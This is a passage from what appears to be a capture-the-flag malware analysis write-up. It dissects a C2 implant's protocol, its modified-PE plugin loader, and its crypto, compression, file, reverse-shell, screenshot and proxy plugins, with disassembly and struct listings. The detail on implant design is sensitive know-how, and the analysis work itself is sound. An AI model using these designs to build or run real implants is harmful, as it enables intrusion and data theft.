

Figure 28: CompressHead applied to stream

After `00403210 cls1_recvMessage` returns, the malware ensures that the result buffer starts with the magic value `0x20170417`, and then uses offset 0x14 as a GUID to search `cls1_c2.f_110_pluginManager3` for a matching plugin, shown in Figure 29. There's only one plugin initially loaded into this, the one returned by `00405EE0 getCls5StaticObject`, so we

initially expect that this virtual function will always go to `00404D60 cls5_mainc2_vfunc08_onRecv`.

```
.text:00402D1B mov     [ebp+outBuff_], eax
.text:00402D1E mov     ecx, [ebp+outBuff_]
.text:00402D21 cmp     [ecx+MsgHead.f_00_sig], 20170417h
.text:00402D27 jz      short loc_402D39
...
.text:00402D39 ; ---------------------------------------------
.text:00402D39 loc_402D39:
.text:00402D39 mov     eax, [ebp+outBuff_]
.text:00402D3C add     eax, MsgHead.f_14_c2Guid
.text:00402D3F push    eax             ; void *
.text:00402D40 mov     ecx, [ebp+this]
.text:00402D43 add     ecx, cls1_c2.f_110_pluginManager3
.text:00402D49 call    pluginManager_findByGuid
```

Figure 29: Verifying result buffer and dispatch

The `00404D60 cls5_mainc2_vfunc08_onRecv` function is interesting: it uses offset 4 of the buffer as a value to switch on, executing different actions. Figure 30 shows a breakout of each command implemented here. This plugin implements actual malware functionality and takes actions based on attacker input, but as you probably guessed there will be more plugins loaded later that extend functionality.

Command	Action
0x02	Ping. Responds with same body as command.
0x03	Performs a system survey, returning a 0x390-byte sized buffer (which starts with a 0x24-byte sized `CommandHead` structure), that includes the host ID, the configuration memo field, the compromised host name and current user name, the default LCID, the OS version, and whether the current user is in the Administrator group.
0x04	Returns a listing of all loaded plugins. The three plugin manager data structures `cls1_c2.f_c0_pluginManager1`, `cls1_c2.f_e8_pluginManager2`, and `cls1_c2.f_110_pluginManager3` are iterated over, and information about each plugin is formatted into a result buffer. Note that the string "CMD " is associated with plugins in `cls1_c2.f_110_pluginManager3`, "CRPT" is sent with plugins in `cls1_c2.f_c0_pluginManager1`, and "COMP" is sent with plugins in `cls1_c2.f_e8_pluginManager2`. This reinforces the idea that they deal with command,

	encryption, and compression plugins, respectively.
0x05	Allocates memory for a plugin that will be transferred. A GUID is included in the message header that will be referred to when adding data and when it's time to load the plugin.
0x06	Contains a subset of the plugin data to add. There are fields for the current GUID to verify, and the current offset of the file to write.
0x07	Loads the current plugin. Searches for the `CreatePluginObj` export and invokes it to get the plugin object, and then adds it to the appropriate plugin manager based on the plugin type (`CMD`, `CRPT`, or `COMP`). See below for details
0x08	Exits the process.
0x09	Nothing
0x0A	Nothing
0x0B	Opens a message box
0x0C	N/A
0x0D	Cancels loading the current plugin
0x0E	Authenticate the C2 server. Compares the given password against the value from the configuration (offset 0x10c).

Figure 30: MainC2 plugin commands

Summarizing our knowledge so far, a C structure like the one in Figure 31 appears to be at the start of each command.

```
struct CommandHead {          // size: 0x24
    DWORD sig;                // 0x00
    DWORD cmd;                // 0x04
    DWORD msgId;              // 0x08
    DWORD status;             // 0x0c
    DWORD extendedStatus;     // 0x10
    unsigned char guid[16];   // 0x14
};
```

Figure 31: CommandHead structure

All commands in the plugin end up calling code similar to Figure 32, setting up a response message

following the same conventions described so far. Of note is that offset 8 of the `CommandHeader` is copied from the source `CommandHeader` to the response `CommandHeader`. Inspecting the pcap data later shows that an incrementing value appears in the field, likely indicating a message ID that the C2 server uses to match requests and responses.

```
.text:00404922 loc_404922:
.text:00404922 mov     [ebp+cmdHead.f_04_cmd], 2
.text:00404929 mov     ecx, [ebp+inputCmdHead]
.text:0040492C mov     edx, [ecx+CommandHead.f_08_msgId]
.text:0040492F mov     [ebp+cmdHead.f_08_msgId], edx
.text:00404932 mov     [ebp+cmdHead.f_00_sig], 20170417h
.text:00404939 push    10h
.text:0040493B push    offset g_MainC2Guid
.text:00404940 lea     eax, [ebp+cmdHead.f_14_guid]
.text:00404943 push    eax
.text:00404944 mov     ecx, [ebp+cls5_this]
.text:00404947 mov     edx, [ecx+cls5_mainc2.f_08_imports]
.text:0040494A mov     eax, [edx+ManualImports.memcpy]
.text:00404950 call    eax
.text:00404952 add     esp, 0Ch
.text:00404955 push    24h
.text:00404957 lea     ecx, [ebp+cmdHead]
.text:0040495A push    ecx
.text:0040495B mov     edx, [ebp+cls5_this]
.text:0040495E mov     eax, [edx+cls5_mainc2.f_04_cls1Instance]
.text:00404961 push    eax
.text:00404962 mov     ecx, [ebp+cls5_this]
.text:00404965 mov     edx, [ecx+cls5_mainc2.f_08_imports]
.text:00404968 mov     eax, [edx+ManualImports.sendFunc]
.text:0040496B call    eax
```

Figure 32: Sending response message

When the response is ready, the `ManualImports.sendFunc` (`004030D0 sendFuncWrapper`) is called, passing in the cls1 instance and the buffer and buffer size. This function `calls 00403600 cls1_sendFunc`, which implements the inverse process described so far, preparing a message to send. The malware maintains a current index into the `cls1_c2.f_c0_pluginManager1` and `cls1_c2.f_e8_pluginManager2 objects`, incrementing each on each message. This means that the encoding of each message will change depending on the loaded plugins.

Let's go over the commands in the MainC2 built-in plugin a bit more. Note that all of these commands call `00403020 cls1_checkIsAuthenticated` which checks a member variable. Only one command (0x0E) modifies this field, which is done after a received buffer is compared against a string from the configuration field. This appears to be the malware requiring the C2 server to authenticate with the malware before accepting any other commands.

Command 0x04 and 0x05 both use a structure like in Figure 33 to describe the plugin data. The `guid`

field identifies the new plugin to load, and the `totalsize` field is the total size of the plugin to allocate. On each 0x05 message, the `AllocPluginCommand` structure shows the current offset and current transfer size, followed immediately by the data to add to the current plugin being transferred.

```
struct AllocPluginCommand {    // size: 0x44
    CommandHeader chead;       // 0x00
    unsigned char guid[16];    // 0x24
    DWORD type;                // 0x34
    DWORD offset;              // 0x38
    DWORD totalsize;           // 0x3c
    DWORD chunksize;           // 0x40
};
```

Figure 33: AllocPluginCommand structure

Command 0x07 loads the plugin, and understanding this is needed to progress further. `004053A0 customManualDllLoad` loads plugins that have been modified from the normal PE file format. It performs the following actions:

1. Verifies that the buffer starts with "LM"
2. The DWORD at 0x3c is an offset to what is normally the "PE" signature, but instead the malware verifies that "NOP " is present.
3. Verifies that the `FileHeader.Machine` type is `0x3233`.
4. Performs typical manual DLL loading actions:
    a. Allocates memory based on the `OptionalHeader.SizeOfImage`
    b. Copies each PE section to its virtual address
    c. Applies relocation fixups
    d. Processes the import table, loading dependent DLLs and resolving import functions.
5. Takes the OptionalHeader.AddressOfEntryPoint and XORs it with the value `0xABCDABCD` to obtain the DLL entry point to call.

This means that when you recover transferred plugins, you'll need to make it appear as a normal PE32 file for tools such as IDA Pro to understand them:

1. Replace the first two bytes with "MZ"
2. Replace "NOP " with "PE\x00\x00"
3. Replace the `FileHeader.Machine` field with IMAGE_FILE_MACHINE_I386 (0x014c)

4. XOR the `OptionalHeader.AddressOfEntryPoint` field with `0xABCDABCD`.

After the DLL is loaded into memory, `00402580 cls1_loadPlugin` attempts to resolve the export `CreatePluginObj` and invoke it. Depending on whether the plugin type is a C2 plugin (“CMD “), encryption plugin (“CRPT”), or compression (“COMP”), the resulting object is added to the correct plugin manager.

Transferred Modules

This next section describes each plugin sent to the malware. You could probably skip fully reverse-engineering all of the encryption and compression modules and instead attempt to dynamically load & invoke them yourself in your solver program. We’ll go over each and how you might identify the algorithms used through static analysis. A table of all plugins with the name, GUID, and MD5 is shown in **Appendix A**. Note that the DLL name from the PE export directory gives a small hint as to the functionality, as does the version string returned by the plugin object (in the case of compression library versions used).

Encryption Plugin: GUID c30b1a2dcb489ca8a724376469cf6782 – r.dll – RC4

It’s good to spend time on the first encryption plugin to learn the patterns you’ll be seeing over and over again. After changing the file to look like a PE described above, we can view the file in a PE viewer like CFF Explorer. During plugin transfer, the plugin type was specified as “CRPT”, which if you haven’t already guessed means that this is used for encryption and decryption. The plugin has a single named export, `CreatePluginObj`, as expected. This returns a singleton object whose constructor is `100011F0 pluginrc4_ctor`. The initial layout of virtual function table matches that in Figure 17, where `10001540 pluginrc4_vfunc01` returns the GUID buffer, `10001560 pluginrc4_vfunc03` returns a version string “1.0.4”. The meaning of entries after the sixth depends on the type of the plugin. As you’ll see for encryption plugins, the 7th entry (`100013E0 pluginrc4_vfunc06_encrypt`) encrypts and prepares a message to send, and the 8th entry (`100012D0 pluginrc4_vfunc07_decrypt`) decrypts a received message. Note that the encryption function adds 0x34 bytes to the size to encrypt to add space for a pre-pended header, which is larger than 0x24-byte sized MsgHead structure in Figure 26. The header appears to have been extended as shown in Figure 34, where a 16-byte key is sent along with every message. This key is used to encrypt the message, and each message is encrypted independently with no shared state between messages.

```
struct Rc4CryptoHeader {      // size: 0x34
    MsgHead chead;            // 0x00
    unsigned char key[16];    // 0x24
};
```

Figure 34: Rc4CryptoHeader structure

Recognizing the use of RC4 can be tricky at first because there aren't obvious magic values used in the algorithm that can be easily signatured. The key schedule can be identified in `100010F0 rc4_init` where a buffer 0x100 (256) bytes in size is initialized with an incrementing value, which is later used to maintain cipher state. Function `10001020 rc4_update` can be identified as the RC4 update function due to the indexing module 0x100 into the state buffer, and the byte-swap operation (`100011A0 swap_bytes`) followed by the XOR operation.

Encryption Plugin: GUID 38be0f624ce274fc61f75c90cb3f5915 – t.dll – Substitution

The plugin object's constructor is at `10001040 plugin_lookuptable_ctor`. It follows the previous conventions where the 7th vtable entry is the encryption function (`10001210 plugin_lookuptable_encrypt`) and the 8th vtable entry is the decryption function (`10001120 plugin_lookuptable_decrypt`). When encrypting, the plugin only adds 0x24 bytes to the overall size to account for the header, so the header is likely identical to `MsgHead` in Figure 26. The actual encryption is a simple substitution cipher where every byte is transformed to another according to the 256-byte long table at `10012010 g_LookupTable`. Decryption simply requires indexing into the table using the current byte to the get the decrypted byte value.

Encryption Plugin: GUID ba0504fcc08f9121d16fd3fed1710e60 – 6.dll – Base64

Hopefully the patterns start to get familiar as you do more of these. The `CreatePluginObj` export returns an object whose constructor is at `10001540 base64plugin_ctor`. The encryption and decryption virtual functions are at `10001740 base64plugin_encrypt` and `10001640 base64plugin_decrypt`. This plugin implements Base64 encoding using a custom lookup table.

The typical lookup table for Base64 looks like this:

```
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
```

This sample instead uses the table at `1000E130 g_Base64Table` as the lookup table:

```
"B7wAOjbXLsD+S24/tcgHYqFRdVKTp0ixlGIMCf8zvE5eoN1uyU93Wm6rZPQaJhkn"
```

The inverse table at `1000E170 g_Base64InverseTable` is used to decode the custom Base64 encoding to recover the original bytes.

Identifying this as Base64 is easier by looking at the encode function in `100012C0 encodeBase64`. The masking and shifting to examine the input stream 6-bits at a time becomes more familiar as you see more of these. Then each six bits are used to index into a table that creates an output byte. The

function may add one or two padding characters '=' (0x3d), which is unchanged from the typical Base64 encoding.

Encryption Plugin: GUID b2e5490d2654059bbbab7f2a67fe5ff4 – x.dll – XTEA

Another "CRPT" plugin is transferred next. This plugin implements XTEA encryption in Cipher Block Chaining (CBC) mode. Identifying the encryption and mode requires digging into the encryption and decryption routines of the virtual function table (`10001700 xteaplugin_encrypt` and `10001600 xteaplugin_decrypt`). Both call 10001700 xteaplugin_encrypt which expects to receive a 128-bit (16 byte) key. Both call `10001000 xtea_crypt_cbc`, passing in a flag that indicates the direction – encryption or decryption. This function iterates over the input in 64-bit (8 byte) blocks, calling `10001170 xtea_crypt_block` on each block. You can identify that CBC mode is used due to the plaintext block being XORed with another input value (the Initialization Vector, or IV) prior to encryption, and in the decryption half the IV is XORed with the result of the `10001170 xtea_crypt_block` function. Examining `10001170 xtea_crypt_block`, you'll likely see the magic value 9E3779B9h in Figure 35. This is a magic constant value that if you search online, will likely point you to the TEA family of encryption ciphers. It's a matter of looking at the disassembly and comparing it with the algorithm to determine which specific version this is (TEA, XTEA, XXTEA), or you can try some public implementations with the input data from the pcap until you get the right one. Plus the DLL export name is `x.dll`, which may give you a hint as well.

```
100012AB mov     [ebp+var_1C], 9E3779B9h
```

Figure 35: XTEA magic value

In `10001700 xteaplugin_encrypt` we see the plugin allocating an additional 0x3c bytes to accommodate the message header (and padding so that the input is a multiple of 8 bytes). The header resembles the `Rc4CryptoHeader` header with an additional 8-byte field at offset 0x34. This is the IV needed for encryption algorithms in CBC mode. This header is shown in Figure 36

```
struct XteaCryptoHeader {     // size: 0x3c
    MsgHead chead;            // 0x00
    unsigned char key[16];    // 0x24
    unsigned char iv[8];      // 0x34
};
```

Figure 36: XteaCryptoHeader structure

Compression Plugin: GUID 5fd8ea0e9d0a92cbe425109690ce7da2 – z.dll – ZLib

The C2 server then sends another plugin, this time the plugin type is "COMP". This is a compression plugin that uses the open source ZLib library. Examining the strings of this file should give you this hint,

as the copyright strings in Figure 37 should jump out at you.

```
deflate 1.2.11 Copyright 1995-2017 Jean-loup Gailly and Mark Adler
inflate 1.2.11 Copyright 1995-2017 Mark Adler
```

Figure 37: ZLib copyright strings

The vtable layout for the compression plugin closely resembles that of the encryption plugins. The first six entries match the virtual function table in Figure 17. For compression plugins, the 7th and 8th entries handle compression and decompression, respectively. Looking at `10001120 zlibplugin_compress` you'll see typical ZLib initialization in Figure 38, where the ZLib zstream structure is set up. The version string is a good tip-off that you're encountering ZLib library functions. Note that the version string returned by the plugin object `10001460 zlibplugin_getVersion` is the same version as the ZLib library: `1.2.11`, another hint.

```
.text:1000117C mov     [ebp+zstream.f_20_zalloc], offset customMalloc
.text:10001183 mov     [ebp+zstream.f_24_zfree], offset customFree
.text:1000118A mov     eax, [ebp+pluginThis]
.text:1000118D mov     [ebp+zstream.f_28_opaque], eax
.text:10001190 push    38h
.text:10001192 push    offset a1_2_11  ; "1.2.11"
.text:10001197 push    0FFFFFFFFh
.text:10001199 lea     ecx, [ebp+zstream]
.text:1000119C push    ecx
.text:1000119D call    deflateInit_
```

Figure 38: Typical ZLib initialization

This plugin lets us confirm the `CompressHead` structure from Figure 26. In Figure 39 we see this structure size, encoded size, and decoded size fields filled in. The difficult aspect to understand is interpreting the ZLib zstream structure (located on the stack) and identifying the `zstream.f_14_total_out` field which has the compressed size of the data.

```
.text:10001270 mov     eax, [ebp+outBuff]
.text:10001273 mov     [eax+CompressHead.f_00_headSize], 1Ch
.text:10001279 mov     ecx, [ebp+outBuff]
.text:1000127C mov     edx, [ebp+inputBuffSize]
.text:1000127F mov     [ecx+CompressHead.f_08_decodedSize], edx
.text:10001282 mov     eax, [ebp+outBuff]
.text:10001285 mov     ecx, [ebp+zstream.f_14_total_out]
.text:10001288 mov     [eax+CompressHead.f_04_encodedSize], ecx
```

Figure 39: CompressHead usage

C2 Plugin: GUID f47c51070fa8698064b65b3b6e7d30c6 – f.dll – File

The C2 server sends a plugin next of type "CMD ". As before, look at the `CreatePluginObj` export to

see the plugin object created, in this case `10004610 file_plugin_ctor`. For "`CMD `" plugins the only really interesting virtual function is the 9th entry, which is called when dispatching commands. For this plugin this is `100058B0 file_plugin_vfunc08_onRecv`. Figure 40 shows a breakout of all of the supported filesystem commands. Note that identifying SHA-1 can be done with a tool like FindCrypt in IDA that recognizes the magic values used during initialization.

Command	Action
0x01	Returns information about the drives on the system. Each drive has a 0x228-byte sized structure filled in with the drive type, name, volume serial number, and size information.
0x02	Returns directory list information. Each file has a 0x250-byte sized `WIN32_FIND_DATAW` structure filled (the same used with `FindFirstFileW` and `FindNextFileW`).
0x03	Transfers a file to the C2 server. Opens a file for reading and starts a new thread (`100050F0 thread1_sendFile`) that sends a series of 0x04 messages with the file contents. A SHA-1 hash is calculated on the fly (`100043D0 sha1_init` and `10004460 sha1_update`). The SHA-1 hash is sent following the file contents and can be used to verify that the transfer worked.
0x05	Cleans up from command 0x03, closes the current file handle.
0x06	Opens a file for writing. The header contains a SHA-1 hash that is saved of for later comparison to verify the file transfer.
0x07	Contains data to write to the currently opened file handle. The currently calculated SHA-1 is updated with the new data. If the buffer is empty that indicates that the file is complete and the calculated SHA-1 is compared against the value in message 0x06 to determine success.
0x08	Not implemented
0x09	Not implemented
0x0A	Not implemented

Figure 40: File plugin commands

C2 Plugin: GUID f46d09704b40275fb33790a362762e56 – s.dll – Shell

The C2 server sends another plugin of type "CMD ". Again we go to the virtual function table of the object returned by the export function `CreatePluginObj` and examine the 9th entry to see the C2 dispatch function `100019B0 shellplugin_vfunc08_onRecv`. Figure 41 has a breakout of the plugin commands.

Command	Action
0x01	Resolve the %COMSPEC% environment variable (typically `cmd.exe`), creates a new process whose standard I/O handles are set to the pipe handles created by the malware. This is a common implementation of a reverse shell on Windows. A new thread is created using function `100017D0 thread1_monitorShellOut` which monitors the child process's output handle for data and sends messages of type 0x04 with the data.
0x02	Closes and cleans up the currently active shell child process.
0x03	Writes data to the stdin file handle for the child process.

Figure 41: Shell commands

C2 Plugin: GUID a3aecca1cb4faa7a9a594d138a1bfbd5 – m.dll – Screen

The C2 server next sends another plugin of type "CMD ". The 9th entry of the plugin object at `10001980 screenplugin_vfunc08_onRecv` contains the dispatch routine, but this plugin only has one command: 0x01 sends a screenshot to the C2 server. Let's look at this a bit in detail at `10001180 screencmd_01_takeScreenshot`. A command value is first examined starting at `1000120F` to ensure its one of the following values: 1, 4, 8, 16, 24, or 32. This will be the bit-depth of the bitmap file to create. The plugin queries the current screen horizontal and vertical size in pixels, creates a bitmap object, and then does a `bitblt` to copy the current screen data. Understanding the code at `10001494` is important – the plugin is setting up a BITMAPINFO structure, which is a BITMAPINFOHEADER structure (possibly) followed by an array of RBGQUAD values (if the bit-depth is less than 16). The MSDN section on BITMAP structures is very useful for understanding this code and later combining the data to reconstruct the images. The BITMAPINFO structure is sent in a message type 0x02, followed by a series of 0x03 messages that contain the bitmap data (with specified offset and total size fields).

To create a viewable image, you need to create a BITMAPFILEHEADER – a 14-byte sized header that contains the type ("BM"), total size (by adding up the various headers and data sent by the malware), and the offset from the beginning of the file to the bitmap bits. Append the received BITMAPINFO

structure and all bitmap data.

C2 Plugin: GUID 77d6ce92347337aeb14510807ee9d7be – p.dll – Proxy

Function `10001970 proxyplugin_vfunc08_onRecv` is the 9th entry of the plugin object's virtual function table and dispatches the command. Figure 42 has the table of commands. This plugin implements proxy functionality, shuttling data between a remote endpoint and the C2 server. Proxied data is encoded using the same malware's network communications so it's "protected" from casual inspection.

Command	Action
0x01	Initiates a new proxy connection, attempts to connect to the host specified by the `ProxyConnectCommand` shown in Figure 43. On successfully connecting to the remote host, sends a success status to the C2 server along with a connection ID used in later commands. Launches a new thread `10001AE0 thread1_monitorProxyConnection` for each connection. The thread continually calls `select` and `recv` to receive data on the remote host. This data is packaged and sent as a formatted malware message to the C2 server.
0x02	Close a proxy connection.
0x03	Send data on the specified connection based on the given connection ID.
0x04	Returns information about the current active proxy connections.

Figure 42: Proxy plugin commands

```
struct ProxyConnectCommand {   // size: 0x128
    CommandHead chead;         // 0x00
    DWORD port;                // 0x24
    char hostname[256];        // 0x28

};
```

Figure 43: ProxyConnectCommand structure

Encryption Plugin: GUID 2965e4a19b6e9d9473f5f54dfef93533 – b.dll – Blowfish

A "CRPT" plugin is transferred to the second host. This plugin implements the Blowfish block cipher in CBC mode. Identifying Blowfish should be apparent due to the static initialization table shown in Figure 44, which was marked up by the IDA FindCrypt plugin. You could probably guess and check that CBC mode is used due to the plugin allocating 0x3c extra bytes for a header, similar to the XTEA plugin. Additionally in `10001250 blowfish_enc_cbc` you can see a parameter (the IV) XORed with the

input data prior to sending it to the `100013C0 blowfish_enc` function. The header layout will end up being identical to that used in XTEA to accommodate the key and IV.

```
.rdata:1000E178 Blowfish_s_init dd 0D1310BA6h
.rdata:1000E17C db 0ACh
.rdata:1000E17D db 0B5h
.rdata:1000E17E db 0DFh
```

Figure 44: Blowfish table

Encryption Plugin: GUID 8746e7b7b0c1b9cf3f11ecae78a3a4bc – e.dll – Simple XOR

Another "CRPT" plugin is sent, this time implementing a simple 4-byte XOR encoding. Looking at the `10001210 xorplugin_vfunc06_encrypt function`, you see the plugin pad the input buffer to be sure that it is a multiple of four, and then allocates 0x28 bytes for the header. The header resembles that in Figure 45, where an extra 4-byte value is used as an XOR mask applied to the following bytes.

```
struct SimpleXorCryptoHeader {  // size: 0x28
    MsgHeader chead;            // 0x00
    DWORD key;                  // 0x24
};
```

Figure 45: SimpleXorCryptoHeader structure

Encryption Plugin: GUID 46c5525904f473ace7bb8cb58b29968a – d.dll – 3DES

Yet another "CRPT" plugin. Using a crypto detection program/plugin like FindCrypt for IDA will help you here. Running it finds a DES S-box as shown in Figure 46.

```
1000E130: found const array RawDES_Spbox (used in RawDES)
```

Figure 46: DES SBox FindCrypt output

At `1000235C` the plugin allocates 0x44 bytes in addition to the size of the (padded) input data. The size of key and IV can be inferred by the code in Figure 47, where the `randbytes` function is called twice, once asking for 24 (0x18) bytes, the second requesting 8 bytes. If you read up on DES you won't see 192 bits (24 bytes) as an expected key size, but that's because the key is made three of 7-byte sub-keys (168-bits) stored as 24-bytes. Playing around further with different DES libraries you may realize that this is Triple DES in Encrypt-Decrypt-Encrypt (EDE) mode, using three separate keys. `10001270 des3_crypt_ecb` contains the three separate loops that correspond to processing the three expanded sub-keys, switching the order of the two 32-bit blocks to implement the EDE process. `10001110 des3_crypt` calls that function to process all blocks, and again we see an input argument (the IV) XORed with the block prior to calling the 3DES function, showing this to also use CBC mode.

```
.text:10002403 push    18h
.text:10002405 mov     eax, [ebp+allocBuffer]
.text:1000240B add     eax, Des3Header.f_24_key
.text:1000240E push    eax
.text:1000240F mov     ecx, [ebp+this]
.text:10002415 mov     edx, [ecx+des3plugin.f_04_mainc2]
.text:10002418 push    edx
.text:10002419 mov     eax, [ebp+this]
.text:1000241F mov     ecx, [eax+des3plugin.f_08_imports]
.text:10002422 mov     edx, [ecx+ManualImports.randbytes]
.text:10002425 call    edx
.text:10002427 add     esp, 0Ch
.text:1000242A push    8
.text:1000242C mov     eax, [ebp+allocBuffer]
.text:10002432 add     eax, Des3Header.f_3c_iv
.text:10002435 push    eax
.text:10002436 mov     ecx, [ebp+this]
.text:1000243C mov     edx, [ecx+4]
.text:1000243F push    edx
.text:10002440 mov     eax, [ebp+this]
.text:10002446 mov     ecx, [eax+8]
.text:10002449 mov     edx, [ecx+ManualImports.randbytes]
.text:1000244C call    edx
```

Figure 47: 3DES key and IV selection

Encryption Plugin: GUID 9b1f6ec7d9b42bf7758a094a2186986b – c.dll – Camellia

The last CRPT plugin can be quickly identified by using your preferred crypto constant lookup plugin/program. Again using FindCrypt for IDA, we see tables associated with Camellia found in Figure 48. The encryption and decryption virtual functions for the plugin are at `10002F30 camelliaplugin_vfunc06_encrypt` and `10002DA0 camelliaplugin_vfunc07_decrypt`. Inside `10002F30 camelliaplugin_vfunc06_encrypt` you see the plugin pad the input buffer to be a multiple of 0x10 bytes and add 0x34 bytes to the amount to allocate to accommodate the message header. The `10001190 camellia_ecb` function is called in a loop at `10003113` as the function loops over each 16-byte block of data to process, but no XORs are present (of the input data or output data) meaning that Electronic Code Book (ECB) mode is used, rather than CBC or other cipher modes. That makes sense with a 0x34 byte header as shown in Figure 49, where the only extra field is the 16-byte key.

```
1000F160: found const array Camellia_s1 (used in Camellia)
1000F260: found const array Camellia_s2 (used in Camellia)
1000F360: found const array Camellia_s3 (used in Camellia)
1000F460: found const array Camellia_s4 (used in Camellia)
Found 4 known constant arrays in total.
```

Figure 48: Camellia FindCrypt output

```
struct CamelliaCryptoHeader {    // size: 0x34
    MsgHeader chead;             // 0x00
    unsigned char key[16];       // 0x24
};
```

Figure 49: CamelliaCryptoHeader structure

Compression Plugin: GUID 503b6412c75a7c7558d1c92683225449 – a.dll – aPLib

The next "COMP" plugin sent can also be quickly identified by examining the strings listing for the file. The copyright strings for aPLib are visible in Figure 50. Also note that the compression library has its own header and which includes the magic string "AP32", as seen in Figure 51, which matches with the code from the library's `spack.asm` file. Also note that the version string returned by the plugin object `10002B50 aplibplugin_vfunc03_getVersion` matches that in the copyright string: "`1.1.1`".

```
aPLib v1.1.1  -  the smaller the better :)
Copyright (c) 1998-2014 Joergen Ibsen, All Rights Reserved.
More information: http://www.ibsensoftware.com/
```

Figure 50: aPLib Copyright notice

```
.text:1000231F mov     ebx, '23PA'
.text:10002324 mov     [edi], ebx
.text:10002326 mov     ebx, 18h
.text:1000232B mov     [edi+4], ebx
.text:1000232E add     ebx, edi
.text:10002330 mov     [edi+10h], ecx
.text:10002333 push    ecx
.text:10002334 push    esi
.text:10002335 call    ap_crc32
```

Figure 51: aPLib "AP32" header value

Compression Plugin: GUID 0a7874d2478a7713705e13dd9b31a6b1 – l.dll – LZO

Finally, the last plugin! Should be simple, right? Well, this probably the hardest to identify. It's another "COMP" compression plugin. There are no identifying copyright strings nicely embedded in the file, and compression libraries don't typically have nice magic numbers that help uniquely identify them. This plugin uses the open-source LZO (actually minilzo) library. One way to identify it is to note an initialization function called in the plugin's constructor in Figure 52, which corresponds to the call to `lzo_init()` in Figure 53. Unfortunately this init function seems to be optional as it is only used to verify the size of various compiler types. But if you do encounter it in the future, hopefully it is recognizable.

```
.text:10001058 push    18h
.text:1000105A push    4
.text:1000105C push    4
.text:1000105E push    4
.text:10001060 push    4
.text:10001062 push    4
.text:10001064 push    4
.text:10001066 push    4
.text:10001068 push    2
.text:1000106A push    2060h
.text:1000106F call    lzo_init_
```

Figure 52: LZO Init function call

```
/* lzo_init() should be the first function you call.
 * Check the return code !
 *
 * lzo_init() is a macro to allow checking that the library and the
 * compiler's view of various types are consistent.
 */
#define lzo_init() __lzo_init_v2(LZO_VERSION,(int)sizeof(short),(int)sizeof(int),\
    (int)sizeof(long),(int)sizeof(lzo_uint32),(int)sizeof(lzo_uint),\
    (int)lzo_sizeof_dict_t,(int)sizeof(char *),(int)sizeof(lzo_voidp),\
    (int)sizeof(lzo_callback_t))

LZO_EXTERN(int) __lzo_init_v2(unsigned,int,int,int,int,int,int,int,int,int);
```

Figure 53: lzo_init() macro definition

If the malware author isn't nice enough to use this initialization function (as I've had to often deal with), one tipoff for me that I may be dealing with LZO is that a large complex function has no function calls, and at the end of its first basic block there's a comparison of a value against 0x11 as in Figure 54. This corresponds to the DO_DECOMPRESS (`lzo1x_decompress`) function excerpt in Figure 55. It's subtle and needs further confirmation, but it could guide you towards the right guess. Be aware that the LZO library includes a whole family of algorithms, but the `lzo1x` version is the one advertised as best all-around and seems to be always used by default.

```
.text:10001F0A cmp     edx, 11h
.text:10001F0D jle     short loc_10001F5B
.text:10001F0F mov     eax, [ebp+var_4]
.text:10001F12 movzx   ecx, byte ptr [eax]
.text:10001F15 sub     ecx, 11h
```

Figure 54: End of first basic block of lzo1x_decompress

```
    if (*ip > 17)
    {
        t = *ip++ - 17;
        if (t < 4)
            goto match_next;
        assert(t > 0); NEED_OP(t); NEED_IP(t+1);
        do *op++ = *ip++; while (--t > 0);
        goto first_literal_run;
    }
```

Figure 55: LZO lzo1x_decompress() excerpt

One last hint that this is LZO is if you had noticed the pattern that the version string returned by compression plugin objects has been matching the library version used by the plugin (1.2.11 for ZLib, 1.1.1 for aPLib). In this case `10001420 lzoplugin_vfunc03_getVersion` returns the string "`2.06`". Internet searches for "compression and 2.06" have hits on the first page for LZO.

Transferred Files

Several files are transferred between the malware and the C2 server. We'll review these here before doing the final pcap analysis below.

MD5 27304b246c7d5b4e149124d5f93c5b01: pse.exe

This file is a copy of PsExec, written by Sysinternals. It can be used to execute a file on a remote system. It's a common tool abused by attackers for lateral movement to other systems. Identifying this can be done by seeing the embedded usage strings and verifying by searching for the MD5 online.

MD5 bf0a86db982de1996c0dc49d681dbe81: srv2.exe

